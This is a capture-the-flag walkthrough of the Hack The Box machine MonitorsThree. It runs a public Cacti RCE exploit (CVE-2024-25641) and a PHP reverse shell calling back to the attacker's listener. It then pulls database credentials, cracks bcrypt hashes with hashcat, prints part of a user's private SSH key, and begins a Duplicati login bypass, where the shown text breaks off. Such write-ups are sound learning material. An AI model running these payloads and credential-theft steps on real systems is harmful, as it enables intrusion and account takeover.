
⚠ Login Creds

Username : admin
Password : greencacti2001

Now tested this here but didnt work but we do have that subdomain to look at



I know we see the version here but lets test the creds first



Now lets find an exploit

Gaining Access

Found an exploit : https://github.com/5ma11/CVE-2024-25641

README

CVE-2024-25641 RCE for Cacti 1.2.26

This repository automates the process of exploiting CVE-2024-25641 on Cacti 1.2.26. When a user is authenticated, An arbitrary file write vulnerability, exploitable through the "Package Import" feature, allows authenticated users having the "Import Templates" permission to execute arbitrary PHP code on the web server (RCE). Original report: https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88

Features

- **Automatic Exploitation**: Easily execute the exploit with minimal setup.
- **Customizable Target**: Quickly configure the URL, username, password, and payload.
- **Dependency Management**: Ensure all necessary packages are installed with a single command.

Prerequisites

Before you begin, ensure you have met the following requirements:

- Python 3.x installed on your system
- Internet connection to download dependencies

Now lets run it
But first a listener

```
~/Documents/Notes/Hands-on-Hacking/Ha
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Change your IP and port in the php/monkey.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.74';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now lets run the exploit

```
python3 exploit.py http://cacti.monitorsthree.htb/cacti/ admin
greencacti2001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/CVE-2024-25641 git:(master)±6 (1m 3.57s)
python3 exploit.py http://cacti.monitorsthree.htb/cacti/ admin greencacti2001

Created by: 5ma1l
       Automate the process of exploiting the CVE-2024-25641


[*] Login attempts...
[SUCCESS]
[*] Creating the gzip...
[SUCCESS]
GZIP path is /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree/CVE-2024-25641/pgrnhdbizdpkbaoz.php.gz
[*] Sending payload...
[SUCCESS]
You will find the payload in http://cacti.monitorsthree.htb/cacti//resource/pgrnhdbizdpkbaoz.php
Do you wanna start the payload ?[Y/n]y
Payload is running...
```

And we get our shell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.30 48104
Linux monitorsthree 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:5
 20:34:06 up 46 min,  1 user,  load average: 0.03, 0.09, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Now, lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3 (5m 7.24s)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.30 48104
Linux monitorsthree 5.15.0-118-generic #128-Ubuntu SMP Fri Jul 5 09:28:59 UTC 2
 20:34:06 up 46 min,  1 user,  load average: 0.03, 0.09, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@monitorsthree:/$ ^Z
[1]  + 58550 suspended  nc -lvnp 9001


~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±3
stty raw -echo; fg

[1]  + 58550 continued  nc -lvnp 9001

www-data@monitorsthree:/$ export TERM=xterm
www-data@monitorsthree:/$
```

Lateral PrivEsc

Found a config file here

```
www-data@monitorsthree:~/html/cacti/include$ ls -al
total 620
drwxr-xr-x  9 www-data www-data   4096 May 18 21:47 .
drwxr-xr-x 20 www-data www-data   4096 May 18 21:56 ..
-rw-r--r--  1 www-data www-data  10614 Dec 20  2023 auth.php
-rw-r--r--  1 www-data www-data   1708 Dec 20  2023 bottom_footer.php
-rw-r--r--  1 www-data www-data      7 Dec 20  2023 cacti_version
-rw-r--r--  1 www-data www-data   2120 Dec 20  2023 cli_check.php
-rw-r--r--  1 www-data www-data   6955 May 18 21:46 config.php
-rw-r--r--  1 www-data www-data   6955 Dec 20  2023 config.php.dist
drwxr-xr-x  2 www-data www-data   4096 Dec 20  2023 content
-rw-r--r--  1 www-data www-data   2607 Dec 20  2023 csrf.php
drwxr-xr-x 10 www-data www-data   4096 Dec 20  2023 fa
drwxr-xr-x  2 www-data www-data   4096 Dec 20  2023 fonts
-rw-r--r--  1 www-data www-data  21157 Dec 20  2023 global.php
-rw-r--r--  1 www-data www-data  85439 Dec 20  2023 global_arrays.php
-rw-r--r--  1 www-data www-data  15614 Dec 20  2023 global_constants.php
-rw-r--r--  1 www-data www-data  83636 Dec 20  2023 global_form.php
-rw-r--r--  1 www-data www-data  34367 Dec 20  2023 global_languages.php
-rw-r--r--  1 www-data www-data   6390 Dec 20  2023 global_session.php
-rw-r--r--  1 www-data www-data 117409 Dec 20  2023 global_settings.php
-rw-r--r--  1 www-data www-data   1586 Dec 20  2023 index.php
drwxr-xr-x  3 www-data www-data   4096 Dec 20  2023 js
-rw-r--r--  1 www-data www-data 132139 Dec 20  2023 layout.js
-rw-r--r--  1 www-data www-data   1935 Dec 20  2023 plugins.php
-rw-r--r--  1 www-data www-data   9811 Dec 20  2023 realtime.js
-rw-r--r--  1 www-data www-data   4608 Dec 20  2023 session.php
drwxr-xr-x  9 www-data www-data   4096 Dec 20  2023 themes
-rw-r--r--  1 www-data www-data   3310 Dec 20  2023 top_general_header.php
-rw-r--r--  1 www-data www-data   3214 Dec 20  2023 top_graph_header.php
-rw-r--r--  1 www-data www-data   3225 Dec 20  2023 top_header.php
drwxr-xr-x  2 www-data www-data   4096 May 18 21:47 touch
drwxr-xr-x 11 www-data www-data   4096 Dec 20  2023 vendor
www-data@monitorsthree:~/html/cacti/include$
```

Lets cat this our

```
www-data@monitorsthree:~/html/cacti/include$ cat config.php
<?php
/*
 +-------------------------------------------------------------------------+
 | Copyright (C) 2004-2023 The Cacti Group                                 |
 |                                                                         |
 | This program is free software; you can redistribute it and/or           |
 | modify it under the terms of the GNU General Public License             |
 | as published by the Free Software Foundation; either version 2          |
 | of the License, or (at your option) any later version.                  |
 |                                                                         |
 | This program is distributed in the hope that it will be useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the           |
 | GNU General Public License for more details.                            |
 +-------------------------------------------------------------------------+
 | Cacti: The Complete RRDtool-based Graphing Solution                     |
 +-------------------------------------------------------------------------+
 | This code is designed, written, and maintained by the Cacti Group. See  |
 | about.php and/or the AUTHORS file for specific developer information.   |
 +-------------------------------------------------------------------------+
 | http://www.cacti.net/                                                   |
 +-------------------------------------------------------------------------+
*/

/**
 * Make sure these values reflect your actual database/host/user/password
 */

$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
```

Now lets login in mysql

```
www-data@monitorsthree:~/html/cacti/include$ mysql -u cactiuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 138
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Now lets see the databases here

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| cacti              |
| information_schema |
| mysql              |
+--------------------+
3 rows in set (0.000 sec)
```

Lets see the tables in cacti database

```
| snmpagent_cache                          |
| snmpagent_cache_notifications            |
| snmpagent_cache_textual_conventions      |
| snmpagent_managers                       |
| snmpagent_managers_notifications         |
| snmpagent_mibs                           |
| snmpagent_notifications_log              |
| user_auth                                |
| user_auth_cache                          |
| user_auth_group                          |
| user_auth_group_members                  |
| user_auth_group_perms                    |
| user_auth_group_realm                    |
| user_auth_perms                          |
| user_auth_realm                          |
```

Now lets describe this table here

```
MariaDB [cacti]> describe user_auth
    -> ;
+------------------------+----------------------+------+-----+---------+----------------+
| Field                  | Type                 | Null | Key | Default | Extra          |
+------------------------+----------------------+------+-----+---------+----------------+
| id                     | mediumint(8) unsigned | NO   | PRI | NULL    | auto_increment |
| username               | varchar(50)          | NO   | MUL | 0       |                |
| password               | varchar(256)         | NO   |     |         |                |
| realm                  | mediumint(8)         | NO   | MUL | 0       |                |
| full_name              | varchar(100)         | YES  |     | 0       |                |
| email_address          | varchar(128)         | YES  |     | NULL    |                |
| must_change_password   | char(2)              | YES  |     | NULL    |                |
| password_change        | char(2)              | YES  |     | on      |                |
| show_tree              | char(2)              | YES  |     | on      |                |
| show_list              | char(2)              | YES  |     | on      |                |
| show_preview           | char(2)              | NO   |     | on      |                |
| graph_settings         | char(2)              | YES  |     | NULL    |                |
| login_opts             | tinyint(3) unsigned  | NO   |     | 1       |                |
| policy_graphs          | tinyint(3) unsigned  | NO   |     | 1       |                |
| policy_trees           | tinyint(3) unsigned  | NO   |     | 1       |                |
| policy_hosts           | tinyint(3) unsigned  | NO   |     | 1       |                |
| policy_graph_templates | tinyint(3) unsigned  | NO   |     | 1       |                |
| enabled                | char(2)              | NO   | MUL | on      |                |
| lastchange             | int(11)              | NO   |     | -1      |                |
| lastlogin              | int(11)              | NO   |     | -1      |                |
| password_history       | varchar(4096)        | NO   |     | -1      |                |
| locked                 | varchar(3)           | NO   |     |         |                |
| failed_attempts        | int(5)               | NO   |     | 0       |                |
| lastfail               | int(10) unsigned     | NO   |     | 0       |                |
| reset_perms            | int(10) unsigned     | NO   |     | 0       |                |
+------------------------+----------------------+------+-----+---------+----------------+
25 rows in set (0.001 sec)
```

Lets select username and password here

```
MariaDB [cacti]> select username,password from user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |
| guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
| marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
+----------+--------------------------------------------------------------+
3 rows in set (0.001 sec)
```

Lets save marcus's password hash here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±11 (2.36s)
vim hash
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±12 (0.046s)
cat hash
```

	File: hash
1	$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK

Now lets crack it with hashcat like this

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±12 (9.027s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910
```

⚠ User Creds

Username : marcus
Password : 12345678910

Lets switch user to marcus, I tested it with ssh and it doesnt work

```
MariaDB [cacti]> exit
Bye
www-data@monitorsthree:~/html/cacti/include$ su marcus
Password:
marcus@monitorsthree:/var/www/html/cacti/include$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorsthree:/var/www/html/cacti/include$
```

Now here is the id_rsa of marcus

```
marcus@monitorsthree:~$ cd .ssh
marcus@monitorsthree:~/.ssh$ ls -al
total 20
drwx------ 2 marcus marcus 4096 Aug 20 13:07 .
drwxr-x--- 4 marcus marcus 4096 Aug 16 11:35 ..
-rw------- 1 marcus marcus  574 Aug 20 15:23 authorized_keys
-rw------- 1 marcus marcus 2610 Aug 20 15:23 id_rsa
-rw-r--r-- 1 marcus marcus  574 Aug 20 15:23 id_rsa.pub
marcus@monitorsthree:~/.ssh$
```

Lets cat this out

```
marcus@monitorsthree:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAqgvIpzJXDWJOJejC3CL0m9gx8IXO7UBIfGplG1XCC6GhqPQh8OXK
rPkApFwR1k4oJkxQJi0fG2oSWmssfwqwY4FWw51sNIALbSIV3UIlz8/3ufN0zmB4WHacS+
k7hOP/rJ8GjxihThmh6PzC0RbpD/wCCCvF1qX+Bq8xc7797xBR4KfPaA9OgB0uvEuzVWco
MYII6QvznQ1FErJnOiceJoxRrl0866JmOf6moP66URla5+0sLta796+ARDNMQ2g4geh53p
ja3nZYq2QAi1b66GIRmYUGz4uWunRJ+6kUvf7QVmNgmmnF2cVYFpdlBp8WAMZ2XyeqhTkh
Z4fg6mwPyQfloTFYxw1jv96F+Kw4ET1tTL+PLQL0YpHgRTelkCKBxo4/NiGs6LTEzsucyq
Dedke5o/5xcIGnU/kTtwt5xXZMqmojXOywf77vomCuLHfcyePf2vwImF9Frs07lo3ps7pK
ipf5cQ4wYN5V7I+hFcie5p9eeG+9ovdw7Q6qrD77AAAFkIu0kraLtJK2AAAAB3NzaC1yc2
EAAAGBAKoLyKcyVw1iTiXowtwi9JvYMfCFzu1ASHxqZRtVwguhoaj0IfDlyqz5AKRcEdZO
KCZMUCYtHxtqElprLH8KsGOBVsOdbDSAC20iFd1CJc/P97nzdM5geFh2nEvpO4Tj/6yfBo
8YoU4Zoej8wtEW6Q/8Aggrxdal/gavMXO+/e8QUeCnz2gPToAdLrxLs1VnKDGCCOkL850N
RRKyZzonHiaMUa5dPOuiZjn+pqD+ulEZWuftLC7Wu/evgEQzTENoOIHoed6Y2t52WKtkAI
tW+uhiEZmFBs+LlrpOSfupFL3+0FZjYJppxdnFWBaXZQafFgDGdl8nqoU5IWeH4OpsD8kH
5aExWMcNY7/ehfisOBE9bUy/jy0C9GKR4EU3pZAigcaOPzYhrOi0xM7LnMqg3nZHuaP+cX
CBp1P5E7cLecV2TKpqI1zssH++76Jgrix33Mnj39r8CJhfRa7NO5aN6bO6SoqX+XEOMGDe
VeyPoRXInuafXnhvvaL3cO0Oqqw++wAAAAMBAAEAAAGAAxIKAEaO9xZnRrjh0INYCA8sBP
UdlPWmX9KBrTo4shGXYqytDCOUpq738zginrfiDDtO5Do4oVqN/a83X/ibBQuC0HaC0NDA
```

Now lets copy this over to us and change permission

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±12 (2.29s)
vim id_rsa

~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main) (0.024s)
chmod 600 id_rsa
```

Now lets ssh in

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±13 (2.814s)
ssh -i id_rsa marcus@monitorsthree.htb

The authenticity of host 'monitorsthree.htb (10.10.11.30)' can't be established.
ED25519 key fingerprint is SHA256:1llzaKeglum8R0dawipiv9mSGU33yzoUW3frO9MAF6U.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:67: 10.10.11.30
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'monitorsthree.htb' (ED25519) to the list of known hosts.
```

```
marcus@monitorsthree:~ (0.122s)
id

uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
```

And here is your user.txt

```
marcus@monitorsthree ~ (0.127s)
ls -al

total 32
drwxr-x--- 4 marcus marcus 4096 Aug 16 11:35 .
drwxr-xr-x 3 root   root   4096 May 26 16:34 ..
lrwxrwxrwx 1 root   root      9 Aug 16 11:29 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan  6  2022 .bashrc
drwx------ 2 marcus marcus 4096 Aug 16 11:35 .cache
-rw-r--r-- 1 marcus marcus  807 Jan  6  2022 .profile
drwx------ 2 marcus marcus 4096 Aug 20 13:07 .ssh
-rw-r----- 1 root   marcus   33 Nov 15 19:47 user.txt
```

Vertical PrivEsc

So found some port listening here

```
marcus@monitorsthree ~ (0.271s)
ss -lntp
State          Recv-Q     Send-Q          Local Address:Port
LISTEN         0          511                   0.0.0.0:80
LISTEN         0          4096              127.0.0.1:8200
LISTEN         0          128                   0.0.0.0:22
LISTEN         0          70                127.0.0.1:3306
LISTEN         0          4096          127.0.0.53%lo:53
LISTEN         0          500                   0.0.0.0:8084
LISTEN         0          4096              127.0.0.1:36569
LISTEN         0          511                      [::]:80
LISTEN         0          128                      [::]:22
```

And im gonna save u time to say that port 8200 is only the important one here

So lets port forward it to us

```
ssh -L 8200:localhost:8200 -i id_rsa marcus@monitorsthree.htb
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±1 (1.752s)
ssh -L 8200:localhost:8200 -i id_rsa marcus@monitorsthree.htb


marcus@monitorsthree ~
```

Lets see this page now

So i searched for the file relating to this on the box

```
marcus@monitorsthree ~ (2.895s)
find / 2>/dev/null | grep duplicati

/opt/backups/cacti/duplicati-bb19cdec32e5341b7a9b5d706407e60eb.dblock.zip
/opt/backups/cacti/duplicati-b0c2d5c4021e2423d91f796fe2476a9ae.dblock.zip
/opt/backups/cacti/duplicati-20240526T162923Z.dlist.zip
/opt/backups/cacti/duplicati-bc2d8d70b8eb74c4ea21235385840e608.dblock.zip
/opt/backups/cacti/duplicati-ie7ca520ceb6b4ae081f78324e10b7b85.dindex.zip
/opt/backups/cacti/duplicati-ib744a2684c2f4324bc1855dc7ae607c1.dindex.zip
/opt/backups/cacti/duplicati-20241116T182553Z.dlist.zip
/opt/backups/cacti/duplicati-i7329b8d56a284479bade001406b5dec4.dindex.zip
/opt/backups/cacti/duplicati-20240820T113028Z.dlist.zip
/opt/duplicati
/opt/duplicati/config
/opt/duplicati/config/Duplicati-server.sqlite
/opt/duplicati/config/CTADPNHLTC.sqlite
/opt/duplicati/config/.config
/opt/duplicati/config/.config/.mono
/opt/duplicati/config/.config/.mono/certs
/opt/duplicati/config/.config/.mono/certs/Trust
/opt/duplicati/config/control_dir_v2
/opt/duplicati/config/control_dir_v2/lock_v2
/etc/cron.d/duplicati
```

Ok this should be helpful so got it on mine

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±9 (0.027s)
ls -al

total 136
drwxr-xr-x 1 pks pks   326 Nov 17 00:06  .
drwxr-xr-x 1 pks pks   752 Nov 15 17:55  ..
-rw-r--r-- 1 pks pks   845 Nov 15 17:59  aggressiveScan.txt
-rw-r--r-- 1 pks pks  1626 Nov 15 17:59  allPortScan.txt
drwxr-xr-x 1 pks pks   426 Nov 16 02:17  CVE-2024-25641
-rw-r--r-- 1 pks pks  6331 Nov 15 18:13  directories.txt
-rw-r--r-- 1 pks pks   727 Nov 16 19:19 'Duplicati Login Bypass.md'
-rw-r--r-- 1 pks pks 90112 Nov 16 01:19  Duplicati-server.sqlite
-rw-r--r-- 1 pks pks    61 Nov 16 01:35  hash
-rw------- 1 pks pks  2610 Nov 16 01:38  id_rsa
-rw-r--r-- 1 pks pks  7931 Nov 17 00:05  MonitorsThree.md
-rw-r--r-- 1 pks pks   877 Nov 16 01:21  test.php
-rw-r--r-- 1 pks pks   591 Nov 15 18:45  test.sql
-rw-r--r-- 1 pks pks  1200 Nov 16 01:21  test.xml.gz
```

Now, lets dump it using sqlite3 and save it to file

```
sqlite3 Duplicati-server.sqlite .dump > duplicati.dump
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/MonitorsThree git:(main)±9 (0.04s)
sqlite3 Duplicati-server.sqlite .dump > duplicati.dump
```

Now lets see file now

```
48  INSERT INTO Option VALUES(-2,'','last-webserver-port','8200');
49  INSERT INTO Option VALUES(-2,'','is-first-run','');
50  INSERT INTO Option VALUES(-2,'','server-port-changed','True');
51  INSERT INTO Option VALUES(-2,'','server-passphrase','Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=');
52  INSERT INTO Option VALUES(-2,'','server-passphrase-salt','xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=');
53  INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon','c1f7aff1-3b0d-4c77-a6d2-fedb7b90e96d');
54  INSERT INTO Option VALUES(-2,'','server-passphrase-trayicon-hash','NyB2ErjybXivGEHI9t4UE2zBTO4Az/hJNg1xF+Hgck8=');
55  INSERT INTO Option VALUES(-2,'','last-update-check','638672969326864370');
56  INSERT INTO Option VALUES(-2,'','update-check-interval','');
57  INSERT INTO Option VALUES(-2,'','update-check-latest','');
58  INSERT INTO Option VALUES(-2,'','unacked-error','False');
59  INSERT INTO Option VALUES(-2,'','unacked-warning','False');
```

Got this passphrase here so i should really be looking for an exploit here

Found this : https://github.com/duplicati/duplicati/issues/5197

Bypass Duplicati Login Authentication Using DB Server-Passphrase #5197

Closed **AKiileX** opened this issue on May 18 · 4 comments

AKiileX commented on May 18

- [x] I have searched open and closed issues for duplicates.
- [x] I have searched the forum for related topics.

Environment info

- **Duplicati version**: <= 2.0.7
- **Operating system**: Linux
- **Backend**: Local

Description

When Duplicati is configured with a login password , it is possible to bypass the login authentication using the Database server passphrase without actually knowing the correct password. The issue lies in the way the server passphrase is used to generate the authentication token.

Assignees
No one assigned

Labels
None yet

Projects
None yet


Milestone
No milestone

Development
No branches or pull requests

3 participants

Now lets run this exploit as specified just follow along

First we need to convert our server-passphrase to a salted password do it like so



Now lets put any password in duplicati and intercept it with burp

Intercept on | Forward | Drop

Time	Type	Direction	Method	URL
00:14:25 17 N...	HTTP	→ Request	POST	http://localhost:8200/login.cgi

Request

Pretty Raw Hex

```
1  POST /login.cgi HTTP/1.1
2  Host: localhost:8200
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101 Firefox/132.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 11
10 Origin: http://localhost:8200
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost:8200/login.html
14 Cookie: session-auth=IL191mNb0_JIkmtF5bgS8t0CshHa9DP4RRPtB5GMDL8; default-theme=ngax
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 Priority: u=0
19
20 get-nonce=1
```

Intercept the response to this request for the nonce

Request

Pretty Raw Hex

```
1  POST /login.cgi HTTP/1.1
2  Host: localhost:8200
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:132.0) Gecko/20100101
   Firefox/132.0
4  Accept: application/json, text/javascript, */*; q=0.01
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  X-Requested-With: XMLHttpRequest
9  Content-Length: 11
10 Origin: http://localhost:8200
11 Sec-GPC: 1
12 Connection: keep-alive
13 Referer: http://localhost:8200/login.html
14 Cookie: session-auth=IL191mNb0_JIkmtF5bgS8t0CshHa9DP4RRPtB5GMDL8;
   default-theme=ngax
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 Priority: u=0
19
20 get-nonce=1
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-cache, no-store, must-revalidate, max-age=0
3  Date: Sat, 16 Nov 2024 18:45:04 GMT
4  Content-Length: 140
5  Content-Type: application/json
6  Server: Tiny WebServer
7  Keep-Alive: timeout=20, max=400
8  Connection: Keep-Alive
9  Set-Cookie: xsrf-token=
   dc%2F5dZa%2BDtLOEiVEboByolqV8I8z%2B8C6U7WP6EdZ3p4%3D; expires=Sat, 16
    Nov 2024 18:55:04 GMT;path=/;
10 Set-Cookie: session-nonce=
   fHLrcEZxMW9ZId25HcHgUdqajYhplaJK9yriWVBugEo%3D; expires=Sat, 16 Nov
   2024 18:55:04 GMT;path=/;
11
12 {
13   "Status":"OK",
14   "Nonce":"fHLrcEZxMW9ZId25HcHgUdqajYhplaJK9yriWVBugEo=",
15   "Salt":"xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="
16 }
```

